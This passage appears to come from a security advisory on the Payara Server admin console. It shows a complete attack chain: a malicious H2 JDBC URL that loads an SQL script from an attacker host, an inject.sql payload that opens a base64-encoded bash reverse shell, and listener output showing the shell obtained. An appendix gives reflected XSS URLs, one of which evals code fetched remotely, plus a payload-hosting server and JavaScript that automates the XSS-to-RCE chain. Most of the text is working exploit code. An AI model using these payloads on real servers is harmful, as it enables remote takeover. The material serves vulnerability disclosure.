Note: This is not considered a vulnerability as an attacker with access to the Payara Admin Console can leverage other functionalities (e.g. Deploy Web App) in order to obtain RCE.

Proof of Concept:
In order to perform the attack we will navigate to "Resources -> JDBC -> JDBC Connection Pools" in order to create a new H2 JDBC pool or edit an already existing one. In this case we will edit the "H2Pool" by accessing its "Additional Properties" and replacing the "URL" parameter with:

```
jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://172.17.0.1:8000/inject.sql'
```

Browser View:



User: admin Domain: domain1 Server: localhost

New values successfully saved.

Edit JDBC Connection Pool Properties

Modify properties of an existing JDBC connection pool.

Pool Name: H2Pool

Additional Properties (1)

Select	Name	
☐	URL	jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=


input#propertyForm:basicTable:rowGroup1:0:col3:col1St.Txt Fld_sun4 324.55 × 24.55

```
<div id="propertyForm:basicTable" style="padding: 10pt">
  <div style="width:100%">
    <table id="propertyForm:basicTable:_table" class="Tbl_sun
    4" width="100%" border="0" cellpadding="0" cellspacing="0">
      <caption id="propertyForm:basicTable:_titleBar" class=
      "TblTtlTxt_sun4">Additional Properties (1)</caption>
      <tbody>
        <tr id="propertyForm:basicTable:_tableActionsTopBar">…
        </tr>
        <tr id="propertyForm:basicTable:rowGroup1:_columnHeade
        rBar:0">…</tr>
        <tr id="propertyForm:basicTable:rowGroup1:0">
          <td id="propertyForm:basicTable:rowGroup1:0:col1"
          class="TblTdSel_sun4" align="left">…</td>
          <th id="propertyForm:basicTable:rowGroup1:0:col2"
          class="TblTdLyt_sun4" align="left" scope="row">…</th>
          <td id="propertyForm:basicTable:rowGroup1:0:col3"
          class="TblTdLyt_sun4" align="left">
...         <input type="text" size="40" id="propertyForm:basi
            cTable:rowGroup1:0:col3:col1St" name="propertyFor
            m:basicTable:rowGroup1:0:col3:col1St" maxlength="5
            12" class="TxtFld_sun4" value="jdbc:h2:mem:;TRACE_
            LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://17
            2.17.0.1:8000/inject.sql'"> == $0
          </td>
          <td id="propertyForm:basicTable:rowGroup1:0:col4"
          class="TblTdLyt_sun4" align="left">…</td>
        </tr>
      </tbody>
    </table>
  </div>
</div>
<script type="text/javascript">…</script>
<input type="hidden" id="propertyForm:helpKey" name="property
Form:helpKey" value="ref-jdbcconnpoolproptab.html">
<input id="propertyForm_hidden" name="propertyForm_hidden"
value="propertyForm_hidden" type="hidden">
<input type="hidden" name="javax.faces.ViewState" id="j_id1:j
avax.faces.ViewState:0" value="3595283609337097779:6067423498
676609032" autocomplete="off">
<input type="hidden" id="com_sun_webui_util_FocusManager_focu
sElementId" name="com_sun_webui_util_FocusManager_focusElemen
```

```
... 'blTdLyt_sun4  input#propertyForm\:basicTable\:rowGroup1\:0\:col3\:col1St.TxtFld_sun4  ...
```

```
element.style {
}
input[type="text"], input[type="password"], textarea {      colorAndMedia.css:1359
  background: ▸ □#fff;
  ~~-webkit-box-shadow: inset 0px 1px 3px 0px rgb(0 0 0 / 25%);~~
  ~~-moz-box-shadow: inset 0px 1px 3px 0px rgba(0,0,0,0.25);~~
  box-shadow: inset 0px 1px 3px 0px rgb(0 0 0 / 25%);
}
```

After saving the malicious URL, we can navigate back to the “General” tab and use the “Ping” button in order to trigger the malicious connection:



```
https://localhost:4848/common/index.jsf#
Home  About...  Payara Enterprise  Help  Online Help  Logout
User: admin   Domain: domain1   Server: localhost   Enable Asadmin Recorder
```

Edit JDBC Connection Pool

Modify an existing JDBC connection pool. A JDBC connection pool is a group of reusable connections for a particular database.

* Indicates required field

General Settings

Pool Name: H2Pool

Resource Type: javax.sql.DataSource
Must be specified if the datasource class implements more than 1 of the interface.

Datasource Classname: org.h2.jdbcx.JdbcDataSource
Vendor-specific classname that implements the DataSource and/or XADataSource APIs


Driver Classname:
Vendor-specific classname that implements the java.sql.Driver interface.

When the “Ping” button is pressed we can see a HTTP request being made by the H2 Driver back to the malicious server at “172.17.0.1:8080” requesting the “inject.sql”[3] file. In this case, because we are interested in executing arbitrary Java code and obtaining RCE, the “inject.sql” file contains the following payload:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\
A");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=}|
{base64,-d}|bash')
```

Note: The above command results in a reverse shell that will be sent back to the attacker listening on host “172.17.0.1” and port 4444.

Once the SQL is executed by the victim, a reverse shell is returned to the attacker:



```
guest@tester: ~/Desktop/Payara/H2Exploit
guest@tester:~/Desktop/Payara/H2Exploit$ cat inject.sql
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInpu
tStream()).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=}|{base64,-d}|ba
sh')

guest@tester:~/Desktop/Payara/H2Exploit$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.17.0.2 - - [16/Mar/2022 23:18:11] "GET /inject.sql HTTP/1.1" 200 -
```

```
guest@tester: ~/Desktop/Payara/H2Exploit
guest@tester:~/Desktop/Payara/H2Exploit$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 50550
payara@62e7cb354942:~$ id
id
uid=1000(payara) gid=1000(payara) groups=1000(payara)
payara@62e7cb354942:~$
```

Note: We can observe the content of “inject.sql” hosted by a python server on the left and the reverse shell returned by the victim on the right.

[3] https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html

Appendix:

XSS “Alert” URL:

```
https://localhost:4848/common/applications/fileChooser.jsf?
dirPathId=form:sheet1:section1:prop1:dirPath&appNameId=form:other:psection:nameProp:appN
ame&ctxRootId=form:war:psection:cxp:ctx&typeId=form:sheet1:sun_propertySheetSection212:t
ype:appType&extensionId=hexor','aaa'%2balert(1));//
&dropDownProp=form:sheet1:sun_propertySheetSection212:type
```

XSS “RCE” URL:

```
https://localhost:4848/common/applications/fileChooser.jsf?
dirPathId=form:sheet1:section1:prop1:dirPath&appNameId=form:other:psection:nameProp:appN
ame&ctxRootId=form:war:psection:cxp:ctx&typeId=form:sheet1:sun_propertySheetSection212:t
ype:appType&extensionId=hexor',eval(atob('ZmV0Y2goImh0dHBzOi8vMTcyLjE3LjAuMTo4NDQzL3hzc1
90b19yY2UuanMiKS50aGVuKHJlc3BvbnNlID0%2bIHtyZXR1cm4gcmVzcG9uc2UudGV4dCgpLnRoZW4oKHRleHQp
ID0%2bIHtldmFsKHRleHQpO30pO30pCg%3d%3d'))-
document.getElementById('propertyForm').setAttribute('target','_blank'));//
&dropDownProp=form:sheet1:sun_propertySheetSection212:type
```

Python3 SSL+CORS server (“ssl_alloworigin_server.py”):

```
#!/usr/bin/env python3
from http.server import HTTPServer, SimpleHTTPRequestHandler, test
import sys
import ssl

class CORSRequestHandler (SimpleHTTPRequestHandler):
    def end_headers (self):
        self.send_header('Access-Control-Allow-Origin', '*')
        SimpleHTTPRequestHandler.end_headers(self)

if __name__ == '__main__':
  print("Starting SSL server on port 8443")
  httpd = HTTPServer(('0', 8443), CORSRequestHandler)
  ### Generate ssl certs command: openssl req -x509 -newkey rsa:4096 -keyout key.pem -
out cert.pem -nodes
  httpd.socket = ssl.wrap_socket (httpd.socket, keyfile='./key.pem',
certfile='./cert.pem', server_side=True)
  httpd.serve_forever()
```

JavaScript that results in RCE:

```
//GET LOCATION
base_url = document.location.origin;

//Attacker server hosting malicious H2 SQL file
attacker_ip = "172.17.0.1:8000";
attacker_server = "http://" + attacker_ip + "/inject.sql";

//GET Function
function get(url) {
  resp = fetch(url).then(response => {
         return response.text().then((text) => {return text;});
  });
  return resp;
}

//POST Function
function post(url, params) {
  resp = fetch(url, {
                 method: 'POST',
                 headers: {
                         'Content-Type': 'application/x-www-form-urlencoded',
                         'Faces-Request': 'partial/ajax',
                 },
                 body: params
         }
  ).then(response => {
         return response.text().then((text) => {return text;});
  });
  return resp;
```

```
}

//Parse HTML responses
function parse_html(html) {
  doc = new DOMParser().parseFromString(html, "text/html");
  return doc;
}

//GET viewstate (javax.viewstate acts like a csrf)
function get_viewstate(resp) {
        doc = parse_html(resp);
        viewstate = doc.getElementById("j_id1:javax.faces.ViewState:0").value;
        return viewstate;
}

//new connection pool (Step 1)
async function create_pool_step1() {
  path = "/jdbc/jdbcConnectionPoolNew1.jsf?bare=true"
        resp = await get(base_url + path);
        viewstate = get_viewstate(resp);

  //POST
  params1 = "javax.faces.ViewState=" + viewstate + "&propertyForm%3ApropertyContentPage
%3ApropertySheet%3AgeneralPropertySheet%3AjndiProp%3Aname=Mal&propertyForm
%3ApropertyContentPage%3ApropertySheet%3AgeneralPropertySheet%3AresTypeProp
%3AresType=&propertyForm%3ApropertyContentPage%3ApropertySheet%3AgeneralPropertySheet
%3AdbProp%3Adb=H2&propertyForm%3ApropertyContentPage%3ApropertySheet
%3AgeneralPropertySheet%3AdbProp%3AdbField=&propertyForm%3AhelpKey=ref-
jdbcconnectionpoolnew1.html&propertyForm_hidden=propertyForm_hidden&com_sun_webui_util_F
ocusManager_focusElementId=propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton&javax.faces.source=propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton&javax.faces.partial.execute=%40all&javax.faces.partial.render=
%40all&bare=true&propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton=propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params1); //redirect is automatically followed
        viewstate = get_viewstate(resp);
  return viewstate;
}

//new connection pool (Step 2)
async function create_pool_step2(viewstate) {
  path = "/jdbc/jdbcConnectionPoolNew2.jsf";
  params2 = "javax.faces.ViewState=" + viewstate + "&form2%3Avalidate=true&form2%3Asheet
%3AgeneralSheet%3AdsProp%3Adatasource_submitter=false&form2%3Asheet%3AgeneralSheet
%3AdsProp%3AdatasourceField=org.h2.jdbcx.JdbcDataSource&form2%3Asheet%3AgeneralSheet
%3AdescProp%3Adesc=&form2%3Asheet%3ApoolSettingsPropertySheet%3AinitSizeProp
%3Ads=8&form2%3Asheet%3ApoolSettingsPropertySheet%3AmaxProp%3Ads2=32&form2%3Asheet
%3ApoolSettingsPropertySheet%3AresizeProp%3Ads3=2&form2%3Asheet
%3ApoolSettingsPropertySheet%3AidleProp%3Ads=300&form2%3Asheet
%3ApoolSettingsPropertySheet%3AmaxWaitProp%3Ads=60000&form2%3Asheet
%3AtransactionPropertySheet%3AtransProp%3AtransIso=&form2%3Asheet
%3AtransactionPropertySheet%3AlevelProp%3Asun_checkbox1055=true&form2%3AbasicTable
%3ArowGroup1%3A0%3Acol4%3Acol1St=&form2%3AhelpKey=ref-
jdbcconnectionpoolnew2.html&form2_hidden=form2_hidden&com_sun_webui_util_FocusManager_fo
cusElementId=form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton&javax.faces.source=form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton&javax.faces.partial.execute=%40all&javax.faces.partial.render=
%40all&bare=true&form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton=form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton&javax.faces.partial.ajax=true"
  resp = await post(base_url + path, params2);
}

//set url
async function pool_set_url() {
  path = "/jdbc/jdbcConnectionPoolProperty.jsf?name=Mal&bare=true";
        resp = await get(base_url + path);
        viewstate = get_viewstate(resp);

  //Add Property
  path = "/jdbc/jdbcConnectionPoolProperty.jsf";
  params3 = "propertyForm%3AhelpKey=ref-
jdbcconnpoolproptab.html&propertyForm_hidden=propertyForm_hidden&javax.faces.ViewState="
+ viewstate + "&com_sun_webui_util_FocusManager_focusElementId=propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton&javax.faces.source=propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton&javax.faces.partial.execute=
%40all&javax.faces.partial.render=%40all&bare=true&propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton=propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params3);

  //Set Property
  path = "/jdbc/jdbcConnectionPoolProperty.jsf";
  params4 = "propertyForm%3AbasicTable%3ArowGroup1%3A0%3Acol2%3Acol1St=URL&propertyForm
%3AbasicTable%3ArowGroup1%3A0%3Acol3%3Acol1St=jdbc%3Ah2%3Amem%3A
%3BTRACE_LEVEL_SYSTEM_OUT%3D3%3BINIT%3DRUNSCRIPT%20FROM%20'" + attacker_server + "'";
  params4 += "&propertyForm%3AbasicTable%3ArowGroup1%3A0%3Acol4%3Acol1St=&propertyForm
%3AhelpKey=ref-jdbcconnpoolproptab.html&propertyForm_hidden=propertyForm_hidden";
  params4 += "&javax.faces.ViewState=" + viewstate;
  params4 += "&com_sun_webui_util_FocusManager_focusElementId=propertyForm
%3ApropertyContentPage%3AtopButtons%3AsaveButton&javax.faces.source=propertyForm
%3ApropertyContentPage%3AtopButtons%3AsaveButton&javax.faces.partial.execute=
%40all&javax.faces.partial.render=%40all&bare=true&propertyForm%3ApropertyContentPage
%3AtopButtons%3AsaveButton=propertyForm%3ApropertyContentPage%3AtopButtons
%3AsaveButton&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params4);
}

//Create Malicioius H2 Connection Pool
async function create_mal_h2() {
  //new connection pool (Step 1)
  viewstate = await create_pool_step1()

  //new connection pool (Step 2)
  await create_pool_step2(viewstate)

  //set url
  await pool_set_url()
}

//Ping DB
async function ping_db() {
  path = "/jdbc/jdbcConnectionPoolEdit.jsf?name=Mal&bare=true";
        resp = await get(base_url + path);
        viewstate = get_viewstate(resp);

  //POST
  path = "/jdbc/jdbcConnectionPoolEdit.jsf";
  params5 = "javax.faces.ViewState="+viewstate+"&propertyForm%3Asheet%3AgeneralSheet
%3AresTypeEditProp%3AresTypeVal=&propertyForm%3Asheet%3AgeneralSheet%3AdSProp
%3AdsTextField=org.h2.jdbcx.JdbcDataSource&propertyForm%3Asheet%3AgeneralSheet
%3AdeploymentOrder%3AdeploymentOrder=100&propertyForm%3Asheet%3AgeneralSheet%3AdescProp
%3Adesc=&propertyForm%3Asheet%3ApoolSettingsPropertySheet%3AinitSizeProp
%3Ads=8&propertyForm%3Asheet%3ApoolSettingsPropertySheet%3AmaxProp%3Ads2=32&propertyForm
%3Asheet%3ApoolSettingsPropertySheet%3AresizeProp%3Ads3=2&propertyForm%3Asheet
%3ApoolSettingsPropertySheet%3AidleProp%3Ads=300&propertyForm%3Asheet
%3ApoolSettingsPropertySheet%3AmaxWaitProp%3Ads=60000&propertyForm%3Asheet
%3AtransactionPropertySheet%3AtransProp%3AtransIso=&propertyForm%3Asheet
%3AtransactionPropertySheet%3AlevelProp%3Asun_checkbox162=true&propertyForm
%3AhelpKey=ref-
jdbcconnectionpooledittab.html&propertyForm_hidden=propertyForm_hidden&com_sun_webui_uti
l_FocusManager_focusElementId=propertyForm%3ApropertyContentPage
%3Aping&javax.faces.source=propertyForm%3ApropertyContentPage
%3Aping&javax.faces.partial.execute=%40all&javax.faces.partial.render=
%40all&bare=true&propertyForm%3ApropertyContentPage%3Aping=propertyForm
%3ApropertyContentPage%3Aping&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params5);
  return resp;
}

//Fun Happens Here
async function main(){
  //Create Mal Pool
  await create_mal_h2()

  //Trigger RCE via PING
  await ping_db();

  //Show alert when closing the Reverse Shell
  alert("Mal says: XSS to RCE");
}
```

```
main();
```

Malicious H2 URL:

```
jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://172.17.0.1:8000/inject.sql'
```

Contents of “inject.sql”:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\
A");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=}|
{base64,-d}|bash')
```